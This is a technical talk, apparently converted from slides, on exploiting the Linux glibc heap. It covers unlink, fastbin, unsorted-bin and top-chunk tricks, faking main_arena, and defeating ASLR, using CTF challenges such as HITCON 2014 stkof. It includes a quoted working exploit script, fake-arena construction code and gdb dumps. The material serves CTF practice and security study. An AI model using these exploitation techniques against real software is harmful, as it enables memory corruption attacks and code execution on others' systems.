PLAY WITH LINUX HEAP

memeda@0ops
pwner.xu@gmail.com

BACKGROUND

- Linux heap becomes hard to exploit due to the new version of *GLIBC*.
  - Hundreds of thousands of assertions there;
  - ASLR and Non-eXecutable heap.
- Heap issues are scarce in CTF games.
  - spring up in recent games like HITCON CTF & Hack.LU CTF.

TOPIC

- I'll focus on Linux heap exploitation with current GLIBC.
- Including some public unknown/unfamiliar tricks.
- Whether you are a CTF player or a Linux pwner, I believe this post is worthwhile for you to read through.


CATALOGUE

Introduction to GLIBC Heap

INTRODUCTION

GLIBC Heap Structure

Logical description



In memory
(x86_64 ELF)

```
gdb$ x/30x 0x00e05010 - 0x10
0xe05000:       0x00000000      0x00000000      0x00000051      0x00000000
0xe05010:       0x61616161      0x00000a61      0x00000000      0x00000000
0xe05020:       0x00000000      0x00000000      0x00000000      0x00000000
0xe05030:       0x00000000      0x00000000      0x00000000      0x00000000
0xe05040:       0x00000000      0x00000000      0x00000000      0x00000000
0xe05050:       0x00000000      0x00000000      0x00000051      0x00000000
```

INTRODUCTION

- Notice that the range of a chunk is between LABEL Chunk and LABEL Next Chunk.

- *PREV_SIZE* represents the size of the previous chunk(in memory) only if the previous chunk is free()'d.

- *SIZE* represents the number of bytes between LABEL Chunk and LABEL Next Chunk. If the lowest bit of SIZE is cleared as 0, then the chunk before it is not in use(free).

- *LABEL Mem* makes sense only when this chunk is malloc()'d by user. &Mem is considered as the return value of malloc().

INTRODUCTION

- For chunks of certain size range, there is a free list which is a linked list.
- *FD* represents the forward pointer to the next chunk in the linked list.
- *BK* represents the backward pointer to the previous chunk in the linked list.
- The above two fields only make sense when the chunk is free()'d.
- User's data is stored in the region which starts at LABEL Mem. Notice that the region includes *PREV_SIZE* of the next chunk.

- View Heap as an Attacker
  - free()

CORRUPT FREE I

- Let's begin at function free() but not malloc().

- In the old version of GLIBC, there is a classical exploitation of heap overflow with free().

- Have a look at the vulnerable program in the next slide.

PROTOSTAR HEAP 3

```c
int main(int argc, char **argv)
{
    char *a, *b, *c;
    a = malloc(32);
    b = malloc(32);
    c = malloc(32);
    strcpy(a, argv[1]);
    strcpy(b, argv[2]);
    strcpy(c, argv[3]);
    // Typical heap overflow here.
    free(c); free(b); free(a);
    puts("Done.");
}
```

PROTOSTAR HEAP 3

- In old version of GLIBC malloc, there is function called unlink():

```
#define unlink( P, BK, FD ) {                                          \
    BK = P->bk;                                                        \
    FD = P->fd;                                                        \
    FD->bk = BK;                                                       \
    BK->fd = FD;                                                       \
}
```

- If BK and FD is controlled by us, then (in Linux x86)
  - *(FD + 12) = BK && *(BK + 8) = FD
  - AN ARBITRARY WRITE!

PROTOSTAR HEAP 3

- Then the problem comes, why unlink() is called when 3 free()s called? Since free() means linking the chunk into the free list.
- THE ANSWER is when GLIBC free a chunk, it will going to see whether the chunk before/after is free. If it is, then the chunk before/after will be unlink()'d off its double-linked list and these two chunks merge into one chunk.
- Pay attention, when *(FD + 12) = BK && *(BK + 8) = FD
  - You can use *(FD + 12) = BK to do arbitrary write.
  - But just keep in mind that BK + 8 is accessible.
- Another question about this issue is DEF CON CTF 2014 Qual BabyHeap.

PROTOSTAR HEAP 3

- So for this problem, you can overflow chunk a and overwrite the heap header of chunk b.

- If you set the lowest bit of SIZE of b to 0, then GLIBC fooled to consider chunk a free()'d. Then unlink() is called on chunk a.

- You can also set PREV_SIZE of chunk b to fool GLIBC where the chunk b begins. Craft a fake chunk b there and get an arbitrary write. :D

MODERN UNLINK

- Let's take a look at the new version of unlink. WTF.

```
#define unlink(P, BK, FD) {                                            \
    FD = P->fd;                                                        \
    BK = P->bk;                                                        \
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))              \
      malloc_printerr (check_action, "corrupted double-linked list", P);   \
    else {                                                             \
        FD->bk = BK;                                                   \
        BK->fd = FD;                                                   \
        if (!in_smallbin_range (P->size)                               \
            && __builtin_expect (P->fd_nextsize != NULL, 0)) {         \
            ...
```

- Attention! Two new checkings:
  - FD->bk ?= P
  - BK->fd ?= P

CORRUPT FREE II

- Let us have a look at Problem stkof from HITCON CTF 2014.
- Pwnable worth 550 points. It is still available on http://ctf2014.hitcon.org/dashboard.html.
- The scenario is simple:
  - You can give a size and malloc a chunk of this size.
  - There is a global array which records the pointer of every chunk you malloc()'d.
  - You can write arbitrary long content into the pointer in the global array.
  - You can free any of the chunk you malloc()'d before.
  - There is a global variable record the times you malloc()'d.

PWNABLE PROBLEM STKOF

```
gdb$ x/60x 0x602100
0x602100:       0x00000003      0x00000000      0x00000000      0x00000000
0x602110:       0x00000000      0x00000000      0x00000000      0x00000000
0x602120:       0x00000000      0x00000000      0x00000000      0x00000000
0x602130:       0x00000000      0x00000000      0x00000000      0x00000000
0x602140:       0x00000000      0x00000000      0x00e05010      0x00000000
0x602150:       0x00e05040      0x00000000      0x00e050d0      0x00000000
0x602160:       0x00000000      0x00000000      0x00000000      0x00000000
0x602170:       0x00000000      0x00000000      0x00000000      0x00000000
0x602180:       0x00000000      0x00000000      0x00000000      0x00000000
0x602190:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021a0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021b0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021c0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021d0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021e0:       0x00000000      0x00000000      0x00000000      0x00000000
```

As I mentioned before, in this scenario, there is a variable counting how much chunk you've malloc()'d. Here it is 3 at 0x602100.

- 3 chunks' pointer are stored in a global array at 0x602140, which is 0xe05010, 0xe05040 and 0xe050d0 (Remember it is what we called LABEL Mem).
- We can also writing anything long into the data area these pointers pointing to.

CORRUPT FREE II

- Heap Overflow with free()' called, everything is nice except that
  - FD->bk ?= P
  - BK->fd ?= P
- When facing this, the MOST IMPORTANT thing is that find somewhere in the memory in which the value is P.
- PS: Geohot's futex exploit trick (0x00bf0000) to bypass plist checking in Android Kernel.

CORRUPT FREE II

- In this problem, there is a global array which stores all the pointer pointing to all the chunk. Notice that this pointer is pointing to LABEL &Mem but not that start of the chunk!

- So we need to craft a fake chunk at &Mem. That is not very difficult because we have heap overflow which means the whole control of the content of the chunk on the heap.

- Another restriction shown in the code before is the *if* clause.

  - Just set P->fd_nextsize to 0 then skip *if*.

CORRUPT FREE II

- Exploit from acez@Shellphish

```
print alloc(1024)                                   # idx = 1
print alloc(1024)                                   # idx = 2
print alloc(8)                                      # idx = 3
print alloc(8)                                      # idx = 4
print alloc(8)                                      # idx = 5

oflow = "X" * 8
oflow += "Y" * 8
oflow += struct.pack("<Q", 32 + 0x400)      # size of previous chunk
oflow += struct.pack("<Q", 0x100)           # size of chunk
oflow += struct.pack("<Q", 0x0) * 4              # FD
oflow += struct.pack("<Q", 0x01010101) * 27
oflow += struct.pack("<Q", 0x21)
oflow += struct.pack("<Q", 0x1) * 5

structs = struct.pack("<Q", 0x100)              # prev size
structs += struct.pack("<Q", 0x100)             # size
structs += struct.pack("<Q", 0x602150 - 0x18)   # FD
structs += struct.pack("<Q", 0x602150 - 0x10)   # BK

print readin(2, structs)                        # write the structures to alloc'd buffer idx = 2
print readin(3, oflow)                          # overflow the stuff
print dealloc(4)                                # free() and fugg stuff up
```

- https://github.com/acama/ctf-writeups/blob/master/hitcon2014/stkof/x.py

CORRUPT FREE II

- As you can see, the exploit overwrite chunk 3, place a fake chunk at the location of chunk 4.
- The fake heap header of chunk 4 fool GLIBC to believe that the chunk before chunk 4 is chunk 2.
- There is a fake chunk 2 at chunk 2' Mem. Notice that 0x602150 is the pointer in the global array which pointing to chunk 2's Mem(key point here to bypass the check!).
- Call free(4) to unlink fake chunk 2(I explained before why this time chunk 2 is to be unlinked). Then after unlinking, an address in the range of &global_array itself is written into the global array. That means we can rewrite the content of the global array directly.
- If we control the global array, then we can control which pointer we can write into.
- This is a case about heap overflow where SPECIFIC WRITE turns into ARBITRARY WRITE!

CORRUPT FREE II

- Always keep in mind that
  - When malloc() returns, it gives you the pointer pointing to LABEL Mem.
  - When processing some stuff in malloc.c, the pointer of a chunk (whose type is struct malloc_chunk *) is pointing to LABEL Chunk.

POISONED NULL BYTE

- In August, Project Zero released a post about a GLIBC NULL byte off-by-one exploitation.
- The null byte will clear all the status bits of the SIZE of the next chunk. When we try to free the next chunk, GLIBC is cheated to think the current chunk is free and then unlink it. I mentioned this scenario just before.
  - The PREV_SIZE is actually the user data of the chunk but now it will used to locate the chunk's position relative to the next chunk.
- The exploit described in the post is a local unprivileged exploit with Linux 32bit, which means we could half-disable ASLR and things become easy.

```
1  #define unlink(AV, P, BK, FD) {                                            \
2  [...]
3    if (__builtin_expect (FD->bk != P || BK->fd != P, 0)) {                  \
4      mutex_unlock(&(AV)->mutex);                                            \
5      malloc_printerr (check_action, "corrupted double-linked list", P); \
6      mutex_lock(&(AV)->mutex);                                              \
7    } else {                                                                 \
8      if (!in_smallbin_range (P->size)                                       \
9          && __builtin_expect (P->fd_nextsize != NULL, 0)) {                 \
10       assert (P->fd_nextsize->bk_nextsize == P);                           \
11       assert (P->bk_nextsize->fd_nextsize == P);                           \
12       if (FD->fd_nextsize == NULL) {                                       \
13 [...]
14         } else {                                                           \
15       P->fd_nextsize->bk_nextsize = P->bk_nextsize;                        \
16       P->bk_nextsize->fd_nextsize = P->fd_nextsize;                        \
17 [...]
```

POISONED NULL BYTE

The exploit referred in the post used *fd_nextsize* and *bk_nextsize* to do the arbitrary write which is also a way besides directly use *fd* and *bk*.

However, the target in the post is Fedora where that two asserts do not exist. When it comes to Ubuntu they actually exist. ;-(

- View Heap as an Attacker
  - malloc()

CHEAT MALLOC I

- I mentioned that the free()'d chunks which has a size in certain range will be put into one free list.
- The head of the free list is in *main_arena* which I'll cover it later.
- The basic idea of this section is to CHEAT GLIBC to malloc the chunk to the special place you want to. Then you can write to that heap chunk, which means that you write to that special place.
- If there are some important pointers or data structures at that special place, then it is easy to finish the exploit then. ;-)

CHEAT MALLOC I

- Let us begin with an easy example — fastbin.
- When the chunk's size is small enough, GLIBC called it fastbin.
- Different sizes of fastbins also have their free list, but this time it is a single-linked list.
- As you can see later, the single-linked list makes things much easier.

CHEAT MALLOC I

This picture shows two fast bins in the free list which both have a size of 0x30.

Single-linked list header 0x7ffff7bd1770 pointing to Chunk 0x00e05090.

Chunk 0x00e05090's FD pointing to Chunk 0x00e05030.

Chunk 0x00e05030's FD is NULL, the end of this linked list.

```
═══════════════════════════════════ Fastbins ═══════════════════════════════════
[ fb  0 ] 0x7ffff7bd1768 -> [ 0x00000000 ]
[ fb  1 ] 0x7ffff7bd1770 -> [ 0x00e05090 ] (48)
                            [ 0x00e05030 ] (48)
[ fb  2 ] 0x7ffff7bd1778 -> [ 0x00000000 ]
[ fb  3 ] 0x7ffff7bd1780 -> [ 0x00000000 ]
[ fb  4 ] 0x7ffff7bd1788 -> [ 0x00000000 ]
[ fb  5 ] 0x7ffff7bd1790 -> [ 0x00000000 ]
[ fb  6 ] 0x7ffff7bd1798 -> [ 0x00000000 ]
[ fb  7 ] 0x7ffff7bd17a0 -> [ 0x00000000 ]
[ fb  8 ] 0x7ffff7bd17a8 -> [ 0x00000000 ]
[ fb  9 ] 0x7ffff7bd17b0 -> [ 0x00000000 ]

gdb$ x/20x 0x00e05090
0xe05090:       0x00000000      0x00000000      0x00000031      0x00000000
0xe050a0:       0x00e05030      0x00000000      0x00000000      0x00000000
0xe050b0:       0x00000000      0x00000000      0x00000000      0x00000000
0xe050c0:       0x00000000      0x00000000      0x00000031      0x00000000
0xe050d0:       0x00000000      0x00000000      0x00000000      0x00000000
gdb$ x/20x 0x00e05030
0xe05030:       0x00000000      0x00000000      0x00000031      0x00000000
0xe05040:       0x00000000      0x00000000      0x00000000      0x00000000
0xe05050:       0x00000000      0x00000000      0x00000000      0x00000000
0xe05060:       0x00000000      0x00000000      0x00000031      0x00000000
0xe05070:       0x00000000      0x00000000      0x00000000      0x00000000
```

CHEAT MALLOC 1

- How does GLIBC work when malloc()ing a fast bin?
- It just mainly pick out the first (->fd) fast bin in the linked list, and return it to the user.
- That means if we control just one node of this linked list, then we can cheat GLIBC to malloc the chunk where specified by us, right?
- How to do that?

CHEAT MALLOC 1

- Let us malloc two fast bins. (Btw, thanks to ricky zhou@PPP for his exploit)
- 1) Free the 2nd fast bin.
- 2) Overflow the 1st fast bin to change 2nd fast bin's FD to our specified value.
- 3) Malloc one time. GLIBC return the 2nd fast bin to us, meanwhile the header of the single-linked list points to our specified value. The value points to a fake fast bin entry we crafted already.
- 4) Malloc another time.
- 5) Then just write into the new chunk which birth at the specified place you want to and finish your exploit.

CHEAT MALLOC I

- Easy to exploit since single-linked list is less troublesome, comparing with double-linked list with countless security check with normal bins in the new version of GLIBC malloc.c.

- The only check for the fast bin entry in the list is the SIZE! Craft a proper size for the fake fast bin entry.
  - Recall the problem STKOF, where the fake fast bin could be?
  - There is a counting variable at 0x602100, just add it up to a proper value and it somehow could pretend to be SIZE right? (the fake chunk at 0x602100 - 0x8)

CHEAT MALLOC 1

- If you can free any where you want, then just free the place you could write(craft) directly. You don't necessarily need to work on the heap and do the overflow.
- Or if you can overwrite the malloc()'d pointer to a specify value and then free it, also take the same effect.
  - This scenario is mentioned in phrack Malloc_Des-Maleficarum.

CHEAT MALLOC II

- One may ask whether I could cheat malloc() with normal bins and double-linked list.
- The answer is YES but things are much more complicated.
- Let us first check out how does malloc() work this time?

CHEAT MALLOC II

```
================================ Heap Dump ================================

          ADDR              SIZE          STATUS
sbrk_base 0xe05000
chunk     0xe05000          0x210         (inuse)
chunk     0xe05210          0x210         (F) FD 0x7ffff7bd17b8 BK 0xe05630
chunk     0xe05420          0x210         (inuse)
chunk     0xe05630          0x220         (F) FD 0xe05210 BK 0xe05a60
chunk     0xe05850          0x210         (inuse)
chunk     0xe05a60          0x210         (F) FD 0xe05630 BK 0x7ffff7bd17b8
chunk     0xe05c70          0x210         (inuse)
chunk     0xe05e80          0x20180       (top)
sbrk_end  0xe05000
```

I malloc 7 chunks with normal size and free 3 of them. As you can see, they are both in one double-linked list.

Then I do malloc(530).

```
================================ Heap Dump ================================

          ADDR              SIZE          STATUS
sbrk_base 0xe05000
chunk     0xe05000          0x210         (inuse)
chunk     0xe05210          0x210         (F) FD 0x7ffff7bd19b8 BK 0x7ffff7bd19b8 (LC)
chunk     0xe05420          0x210         (inuse)
chunk     0xe05630          0x220         (inuse)
chunk     0xe05850          0x210         (inuse)
chunk     0xe05a60          0x210         (F) FD 0x7ffff7bd17b8 BK 0x7ffff7bd17b8 (LC)
chunk     0xe05c70          0x210         (inuse)
chunk     0xe05e80          0x20180       (top)
sbrk_end  0xe05000
```

CHEAT MALLOC II

- As you can see, strange things happen. Now two double-linked lists there.

- In fact, double-linked list(0x7ffff7bd17b8) is called the unsort bins' free list.

- double-linked list(0x7ffff7bd19b8) is the real free list for the chunk with size 0x210.

CHEAT MALLOC II

- At first, all the free()'d chunks are put into unsort bin list.
- When alloc() comes, GLIBC travels from the BK of the header of the unsort bin list.
  - If the size is fit, then unlink this chunk and return to the user.
  - If not, put this chunk into its free list according to its size.
- I am going to give an illustration about exploiting this.

CHEAT MALLOC II

```
================================== Heap Dump ==================================

          ADDR              SIZE          STATUS
sbrk_base 0xe05000
chunk     0xe05000          0x210         (inuse)
chunk     0xe05210          0x210         (F) FD 0x7ffff7bd17b8 BK 0xe05630
chunk     0xe05420          0x210         (inuse)
chunk     0xe05630          0x220         (F) FD 0xe05210 BK 0xe05a60
chunk     0xe05850          0x210         (inuse)
chunk     0xe05a60          0x210         (F) FD 0xe05630 BK 0x7ffff7bd17b8
chunk     0xe05c70          0x210         (inuse)
chunk     0xe05e80          0x20180       (top)
sbrk_end  0xe05000
```

```
================================== Heap Dump ==================================

          ADDR              SIZE          STATUS
sbrk_base 0xe05000
chunk     0xe05000          0x210         (inuse)
chunk     0xe05210          0x210         (F) FD 0x7ffff7bd19b8 BK 0x7ffff7bd19b8 (LC)
chunk     0xe05420          0x210         (inuse)
chunk     0xe05630          0x220         (inuse)
chunk     0xe05850          0x210         (inuse)
chunk     0xe05a60          0x210         (F) FD 0xe05630 BK 0x7ffff7bd17b8
chunk     0xe05c70          0x210         (inuse)
chunk     0xe05e80          0x210         (inuse)
chunk     0xe06090          0x1ff70       (top)
sbrk_end  0xe05000

gdb$ x/10x 0xe10000
0xe10000:       0x00000000      0x00000000      0x00000211      0x00000000
0xe10010:       0xf7bd17b8      0x00007fff      0x00000000      0x00000000
0xe10020:       0x00000000      0x00000000
gdb$ x/10x 0x7ffff7bd17b8
0x7ffff7bd17b8 <main_arena+88>: 0x00e06090      0x00000000      0x00000000      0x00
0x7ffff7bd17c8 <main_arena+104>:        0x00e05a60      0x00000000      0x00e10000
```

Overflow Chunk 0xe05210 to change 0xe05630's BK to an address which points to a craft heap chunk. The chunk has a right SIZE(0x211).

As you can see, after 1 malloc(530), the header of the unsort bin list's BK points to my fake chunk at 0xe10000.

CHEAT MALLOC II

- A very important thing is that during the process shown before, there is NO CHECKING like P->FD->BK == P and so on.

- And after this, you are able to cheat GLIBC to malloc at the place you want(in this case 0xe10000). But during this, Chunk 0xe10000 will be unlinked so make sure its BK->FD points to 0xe10000 this time.

- For this case, I just bring out my ideas. Let me know if you have other nice ways to exploit it.

CHEAT MALLOC III

- There is another important concept called wilderness or the top chunk.

- In a word, if there is no proper chunk in the free list, then GLIBC will splice a certain size out of the top chunk and then return it to the user.

- That means the top chunk usually has a large SIZE and be located at the bottom of the heap (behind all the normal heap chunks).

CHEAT MALLOC III

- Malloc_Des-Maleficarum also described a trick which cheats malloc by using the top chunk.
- [1] You can use overflow to change the SIZE of the top chunk to 0xffffffff(Linux x86).
- [2] Then you just malloc, and if the control flow goes into use_top, then actually you can malloc whatever large size you want.
- [3] You can craft a special size s. Then after malloc()ing, the top chunk's address will change to the original address plus s. In fact, we can specify any new address we want by specifying s.
- [4] If we malloc again, then we could get a chunk at the special place we want.
- This trick may not make sense when meet ASLR since at most time the location of the top chunk cannot be predicted.

- **View Heap as an Attacker**
  - *main_arena*
  - *predict heap chunk's location despite ASLR*

MAIN_ARENA

- It's the time for us back to the most basic and important structure *main_arena*.

- Hack the ***core*** then we control all.

MAIN_ARENA

- *main_arena* is defined as below(Linux x86_64):

```
struct malloc_state
{
    mutex_t mutex;  // 0x4
    int flags; // 0x4
    mfastbinptr fastbinsY[NFASTBINS]; // 0x50
    mchunkptr top; // 0x8
    mchunkptr last_remainder; // 0x8
    mchunkptr bins[NBINS * 2 - 2]; // 0x7f0
    unsigned int binmap[BINMAPSIZE]; // 0x10
    struct malloc_state *next; // 0x8
    struct malloc_state *next_free; // 0x8
    INTERNAL_SIZE_T system_mem; // 0x8
    INTERNAL_SIZE_T max_system_mem; // 0x8
};
```

- It is a structure of type *malloc_state* and the size is 0x888.

MAIN_ARENA

- Array fastbinY
  - The value in each entry represents the head of (single-linked) free list of the fastbins which has a size in certain range.
- top
  - It is the top-most chunk. When there is no good target chunk for a new malloc request in these free lists, it is used. (label *use_top* in function _int_malloc)

MAIN_ARENA

- Array bins
  - Heads of all the (double-linked) free list of different size ranges.
- next
  - Pointing to the next arena.
- system_mem
  - Memory allocated from the system in this arena.

FAKE MAIN_ARENA

- A POINTER pointing to arena structure is near TLS.
  - How to use heap overflow to rewrite it? I'll talk about it later.
- Now, let us have a discussion on how to do an exploitation when we could specify the arena which we can fully controlled.

FAKE MAIN_ARENA

- The main idea is to specify the head of the linked list in the *arena*, and then cheat GLIBC to malloc a new chunk at that specified place we prefer.

- But things are not very easy. The specified place(the fake chunk) must satisfy many conditions, otherwise *malloc* will go to failure. ;-(

FIGHTING WITH ASSERTIONS

- Aug 18 07:55:39 <tomcr00se> how did you link in 0x602100 without throwing one of 10 million asserts

FIGHTING WITH ASSERTIONS

```
2904     assert (!victim || chunk_is_mmapped (mem2chunk (victim)) ||
2905             ar_ptr == arena_for_chunk (mem2chunk (victim)));
2906     return victim;
2907   }
2908   libc_hidden_def (__libc_malloc)
```

- Let us trace back the source.

- Before *_libc_malloc* exit, there is an assert on victim, the chunk which is going to return to you.
  - [I] If victim == NULL :D just don't care this
  - [II] If the chunk is labelled *mmapped*
    - A chunk is mmapped when its SIZE has 0x2 bit set.

FIGHTING WITH ASSERTIONS

```
#define heap_for_ptr(ptr) \
  ((heap_info *) ((unsigned long) (ptr) & ~(HEAP_MAX_SIZE - 1)))
#define arena_for_chunk(ptr) \
  (chunk_non_main_arena (ptr) ? heap_for_ptr (ptr)->ar_ptr : &main_arena)
```

- [III] If ar_ptr == victim's arena ptr
  - Due to the faked arena we crafted, *chunk_non_main_arena* will return true.
    - If the SIZE has 0x4 bit set, it means NON_MAIN_ARENA.
  - And it is very hard to control the value which address *(ptr & ~(HEAP_MAX_SIZE - 1))* pointing to.
    - It is very hard to control on Linux x86_64. If *ptr* is not big enough, it will cause NULL pointer dereference.
- So in a word, the best choice is to satisfy [II] and then bypass this assert.

BTW…

- Actually when we call *free(p)*, it will call *arena_for_chunk(p)* to get the arena of the chunk.
- What if we use heap overflow to set a chunk's NON_MAIN_ARENA bit?
  - It will then try *(ptr & ~(HEAP_MAX_SIZE - 1))->ar_ptr* to get the arena pointer…
  - That may cause problems, which is mentioned in phrack Malloc_Des-Maleficarum.

FIGHTING WITH ASSERTIONS

- To satisfy [11], you faked chunk's SIZE should have 0x2 bit (*mmapped*).

- If you deep into _int_malloc, you will find out that sometimes before it *return p;* to exit, it will finally reset the head of the chunk which it will then return to you, which means you'll lose the 0x2 bit.

- We do not hope that happens.

FIGHTING WITH ASSERTIONS

- 3 scenarios where the head of our crafted chunk won't be reset
  - fastbin size range;
  - corresponding small bin's free list is not empty;
  - a free()'d candidate chunk in unsort bin free list and the size of free()'d candidate chunk in the free list is exactly the same as our crafted chunk's size.

FIGHTING WITH ASSERTIONS

- Again, fastbin becomes our first choice, since we must deal with FD and BK when use whether normal small bin or normal large bin.
- [I] A crafted chunk you want to malloc on which has a proper SIZE (0x2 bit set).
  - Remember an non-NULL illegal FD of this chunk will not make a crash during this malloc() but will bring a side effect in the future.
- [II] The entry of fastbinY's free list should be set to the address of your crafted chunk. (&SIZE - 0x8 on Linux x86_64).

```python
base = 0x10010
fastbinY = p(0) * 10   # <-- Put fake fastbinY entry here
bins = ''
for i in range(0xfe / 2):
    bins += p(base + 88 + i * 16)  # \___Put fake bin entry here
    bins += p(base + 88 + i * 16)  # /   Note that it is double-linked list
fake_main_arena = p32(0) # mutex
fake_main_arena += p32(1) # flags
fake_main_arena += fastbinY # fastbinsY
fake_main_arena += p(0x0) # top
fake_main_arena += p(0x0) # last_remainder
fake_main_arena += bins # bins
fake_main_arena += p32(0) * 4 # binmap
fake_main_arena += p(0x0) # next
fake_main_arena += p(0) # next_free
fake_main_arena += p(0x7fffffffffffffff) # system_mem (set large to pass check)
fake_main_arena += p(0x7fffffffffffffff) # max_system_mem
assert len(fake_main_arena) == 0x888
```

A FAKE ARENA EXAMPLE

You do not need to specify the whole 0x888 bytes. For example, if you use fast bin to exploit, you may just specify the first several bytes. The picture above is for Linux x86_64.

DEFEAT ASLR

- Now let's back to the problem: where is the pointer of *main_arena*? How could we touch it?

- If the size you want to malloc is not less than 128KB, then GLIBC may use *mmap()* to allocate a new area for you.

- There are many gaps in the program's VM map, and GLIBC will use these large gaps to satisfy your malloc request.

```
gdb$ info proc mappings
process 6991
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
            0x400000           0x401000     0x1000        0x0 /home/lovelydream/stkof
            0x601000           0x602000     0x1000     0x1000 /home/lovelydream/stkof
            0x602000           0x603000     0x1000     0x2000 /home/lovelydream/stkof
            0x603000           0xe26000   0x823000        0x0 [heap]
      0x7ffff7a14000     0x7ffff7bcf000   0x1bb000        0x0 /lib/x86_64-linux-gnu/libc-2.19.so
      0x7ffff7bcf000     0x7ffff7dcf000   0x200000   0x1bb000 /lib/x86_64-linux-gnu/libc-2.19.so
      0x7ffff7dcf000     0x7ffff7dd3000     0x4000   0x1bb000 /lib/x86_64-linux-gnu/libc-2.19.so
      0x7ffff7dd3000     0x7ffff7dd5000     0x2000   0x1bf000 /lib/x86_64-linux-gnu/libc-2.19.so
      0x7ffff7dd5000     0x7ffff7dda000     0x5000        0x0
      0x7ffff7dda000     0x7ffff7dfd000    0x23000        0x0 /lib/x86_64-linux-gnu/ld-2.19.so
      0x7ffff7fd9000     0x7ffff7fdc000     0x3000        0x0
      0x7ffff7ff6000     0x7ffff7ffa000     0x4000        0x0
      0x7ffff7ffa000     0x7ffff7ffc000     0x2000        0x0 [vdso]
      0x7ffff7ffc000     0x7ffff7ffd000     0x1000    0x22000 /lib/x86_64-linux-gnu/ld-2.19.so
      0x7ffff7ffd000     0x7ffff7ffe000     0x1000    0x23000 /lib/x86_64-linux-gnu/ld-2.19.so
      0x7ffff7ffe000     0x7ffff7fff000     0x1000        0x0
      0x7ffffffde000     0x7ffffffff000    0x21000        0x0 [stack]
  0xffffffffff600000 0xffffffffff601000     0x1000        0x0 [vsyscall]
gdb$ x/20x 0x7ffff7fd9700
0x7ffff7fd9700: 0xf7dd3760      0x00007fff      0x00000000      0x00000000
0x7ffff7fd9710: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffff7fd9720: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffff7fd9730: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffff7fd9740: 0xf7fd9740      0x00007fff      0xf7fda050      0x00007fff
gdb$ p &main_arena
$1 = (struct malloc_state *) 0x7ffff7dd3760
```

DEFEAT ASLR

main_arena is in the marked area(TLS is there), and if we can malloc a chunk before this area and overflow it, then we can overwrite *main_area*.

DEFEAT ASLR

- Although the existence of ASLR, I would like to say that it is possible to know it is the time I malloc()'d just before TLS.

- In fact, the location of the chunk you malloc()'d could be predicted even on Linux x86_64.

DEFEAT ASLR

- Let's consider a program(stkof) which doesn't have any chunk malloc()'d before the user's input comes.

- [1] Then I try to malloc(2147483648) as many times as possible. (2G)

- [2] And then I malloc(135168). *The chunk will be located just before TLS*. I will fill it with As to give an illustration.

- Note that all the malloc()s in [1]&[2] will actually call *mmap()*.

```
gdb$ x/20x 0x602140g + 0x0000a512 * 8
0x6549d0:       0x00007f0313248010      0x0000000000000000
0x6549e0:       0x0000000000000000      0x0000000000000000
0x6549f0:       0x0000000000000000      0x0000000000000000
0x654a00:       0x0000000000000000      0x0000000000000000
0x654a10:       0x0000000000000000      0x0000000000000000
0x654a20:       0x0000000000000000      0x0000000000000000
0x654a30:       0x0000000000000000      0x0000000000000000
0x654a40:       0x0000000000000000      0x0000000000000000
0x654a50:       0x0000000000000000      0x0000000000000000
0x654a60:       0x0000000000000000      0x0000000000000000
gdb$ x/40xg 0x00007f0313248010
0x7f0313248010: 0x4141414141414141      0x4141414141414141
0x7f0313248020: 0x4141414141414141      0x4141414141414141
0x7f0313248030: 0x4141414141414141      0x4141414141414141
0x7f0313248040: 0x4141414141414141      0x4141414141414141
0x7f0313248050: 0x4141414141414141      0x4141414141414141
0x7f0313248060: 0x4141414141414141      0x4141414141414141
